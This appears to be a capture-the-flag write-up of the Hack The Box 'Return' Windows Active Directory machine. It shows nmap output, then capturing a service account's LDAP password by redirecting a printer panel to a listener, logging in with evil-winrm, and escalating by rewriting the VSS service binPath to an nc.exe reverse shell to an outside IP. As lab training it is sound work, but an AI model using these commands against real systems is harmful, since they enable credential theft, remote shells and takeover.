Enumeration#
export IP=your_ipnmap -A -T5 -v -oN scanPORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-17 10:08:52Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows 2019|10|2012|2016|2022|7|2008|Vista (95%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_vista::sp1:home_premium
Aggressive OS guesses: Microsoft Windows Server 2019 (95%), Windows Server 2019 (93%), Microsoft Windows 10 1909 - 2004 (92%), Microsoft Windows Server 2012 R2 (92%), Microsoft Windows 10 1909 (90%), Microsoft Windows Server 2016 (90%), Microsoft Windows Server 2022 (90%), Microsoft Windows 10 1903 - 21H1 (89%), Microsoft Windows 10 20H2 (88%), Microsoft Windows 10 20H2 - 21H1 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2025-04-17T10:08:59
|_ start_date: N/A
|_clock-skew: 18m34s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
TRACEROUTE (using port 1720/tcp)
HOP RTT ADDRESS
1 20.81 ms 10.10.14.1
2 20.61 ms 10.129.95.241Add return.local to your know hosts list
sudo echo "$IP return.local" | sudo tee -a /etc/hostsUser Flag#

Go to the webpage on the port 80
Navigate to the settings page

As you can see, the printer is connected to the server printer.return.local on the ldap port (389)
First, i try to read the Password on the HTML
<input type="text" value="*******">This is not possible, so i start a listener on the port 389 and replace the Server Address with my IP

That work, i can see the passsword in clear 1edFg43012!!, try the connection and connect to the host to read the user flag
nxc smb $IP -u 'svc-printer' -p '1edFg43012!!'evil-winrm -i $IP -u 'svc-printer' -p '1edFg43012!!'
Root Flag#
Now, with our creds, extract the LDAP objects with nxc and open bloodhound
nxc ldap return.local -u 'svc-printer' -p '1edFg43012!!' --bloodhound -c all --dns-server $IPsudo neo4j startbloodhound &
Nothing is interesting, i think i have to privesc.
Return on evil-winrm and check my rights

I'm Server Operators, i think i can privesc with, so, list the services

Read the doc and test with one service, but first, upload nc.exe

After this, we are going to modify the Volume Shadow Copy Service (VSS) using the sc.exe command (equivalent of systemctl on Linux). The VSS service is responsible for creating backup copies or snapshots of computer files or volumes, even when they're in use. Using sc.exe, we can configure how this service behaves (e.g., start type, permissions, etc.).
sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.4 4444"Then, simply stop and restart the vss service

I'm administrator ! I simply type the flag.txt to finish the box
The flag is '*******'
Techniques utilisées#
- BloodHound
- AD enumeration
- Exploit SMB
- Exploit Winrm
- Netexec